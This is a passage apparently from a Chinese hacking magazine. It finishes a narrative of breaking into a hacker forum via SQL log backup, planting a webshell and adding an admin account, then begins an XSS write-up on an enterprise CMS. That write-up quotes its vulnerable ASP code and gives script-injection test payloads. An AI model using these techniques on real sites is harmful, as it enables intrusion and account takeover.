


图 12




图13




图14

web\admin\xiaozhi.asp'，成功执行SQL命令，如图14。因为开始备份的库太大，无法访问，如果大家遇到这情况的话。就可以直接把日志清除掉，然后再备份就可以了，如图15。那样备份出来的只有200多K。

既然备份成功那就访问一下我们的一句话木马，哈哈，看到了吧，Webshell就这样拿到了，如图16。




图15




图17




图16

下面要做什么？哈哈，当然是传大马呗。后来进到Webshell才发现对方权限设置的确实很牛X，主站的权限竟然不能访问论坛目录。使用"net1 user"一瞧，发现论坛也设置了独立用户！后来我只能再一次备份一个一句话木马到论坛去，才算把论坛的权限也控制了。因为风云论坛是PHPWind的，所以我轻松的搞到了连接文件，修改了后台密码，进了后台瞧瞧了，顺便给自己加个管理员，如图17。

此次渗透没用到什么新的技术，但却千辛万苦，总共用了一天半的时间，几乎所有可以提权的方法都用遍了。从一点点的不明白到最后的成功，可谓是非常得艰辛。虽然最后还是没能拿到服务器，但是能成功的控制主站跟论坛已经是很不容易了，拿到以后我跟风云的站长怪人说了一下，并帮他把漏洞都补好了。其实黑客站点一样存在漏洞，只要我们敢做，敢于去检测黑客站点，毕竟网络上没有绝对的安全！

（文章中涉及到的工具NBSI、SQL查询分析器已经收录在光盘中）

小编点评：

又是一个所谓的"黑客"站点倒下了！本文先是利用新云的下载任意文件漏洞得到和目标在同一服务器上的另一站点的conn.asp文件，从里面得到了MSSQL的用户名和密码，进而几经波折，终于通过LOG备份成功得到了目标网站的Webshell。国内的现状就是这样，组织林立，水平参差不齐，总体上是一片混乱的局面！真正有技术的人都沉默了，他们专注于技术的深入研究，淡泊了名气，不再出风头，不再耍威风……静静地做着自己热爱的事情，他们的宁静与坚定不得不让人敬佩！技术的本义或许只有他们才能明白……

文章难度：★★★
文章重点：XSS与站点间的配合分析及其利用

XSS漏洞的另类利用全过程

小志&伤心的鱼[SST]

这几天没事可做，准备从网上下载份企业网站的整站程序瞧瞧，百度一搜还真发现不少企业整站程序，随便下了一个冠龙科技企业网站系统测试版，这套程序官方卖的正式版要2000多块呢。也有很多大型企业站点都用这套程序，不过大多都是用的测试版+官方的补丁。这次准备好好的看看，搞不好一不小心看出个0day就……嘿嘿。

看这种整站程序第一选择就是injection，结果看了几天，注入漏洞没有发现，只发现了个XSS漏洞，没办法。这套程序的防注入代码太牛X，连cookie注入都不可以（后来才知道两个星期以前刚有人发现注入漏洞，官方重新写了程序）。当然可能有些朋友不太看好XSS漏洞，其实XSS在国外已经玩的很火了。所谓千里之堤，溃于蚁穴！稍有些变量没过滤，就可能成为黑客的突破口！那什么是XSS呢？XSS又叫CSS（Cross Site Script），即跨站脚本攻击。它指的是恶意攻击者往WEB页面里插入恶意html代码，当用户浏览该页的时候，嵌在里面的html代码会被执行，从而达到攻击者的特殊目的。XSS属于被动式攻击，加之

不好利用，所以许多人容易忽略了它的危害性。

首先我们来看程序代码，漏洞出在feedbacksave.asp这个文件，代码如下，如图1。

```
if session("username")="" then
  rs("Username")="未注册用户"
else
  rs("Username")=trim(request.form("Username"))
end if
rs("CompanyName")=trim(request.form("CompanyName"))
rs("Add")=Add
rs("Postcode")=Postcode
rs("Receiver")=trim(request.form("Receiver"))
rs("Phone")=trim(request.form("Phone"))
rs("Mobile")=Mobile
rs("Fax")=Fax
rs("email")=email
rs("title")=trim(request.form("title"))
rs("content")=htmlencode2(request.form("content"))
rs("Publish")=trim(request.form("Publish"))
if Language="ch" then
 rs("Language")="0"
else
 rs("Language")="1"
```

图1

从这段代码可以知道，程序的作者只是用自定义的一个函数htmlencode2来过滤content中出现的一些特殊字符，而其它只是用trim过滤空格，显然XSS漏洞就这样产生了！知道了漏洞，那就行动吧，在本地架设好后就开始了。测试版有很多限制，但是后来我在官方测试的时候，XSS漏洞依然是存在的！为了方便，首先我们注册一个新用户，选择留言版块，如图2。点我要留言，就可以进入到留言界面了。




图2

我们直接在主题那里输入跨站代码，这里我用<IMG SRC="javascript:alert("小志");">，当然用<script>alert("xiaozhi")</script>也是可以的，然后点提交，成功弹出，如图3，如图4。

可能有些朋友觉得只是弹个窗，没什么了不起的，因而觉得这个没什么利用价值，那可就大错特错了。其实我们还是可以利用这个XSS来偷取管理员的cookie，或者挂马！因为这站只

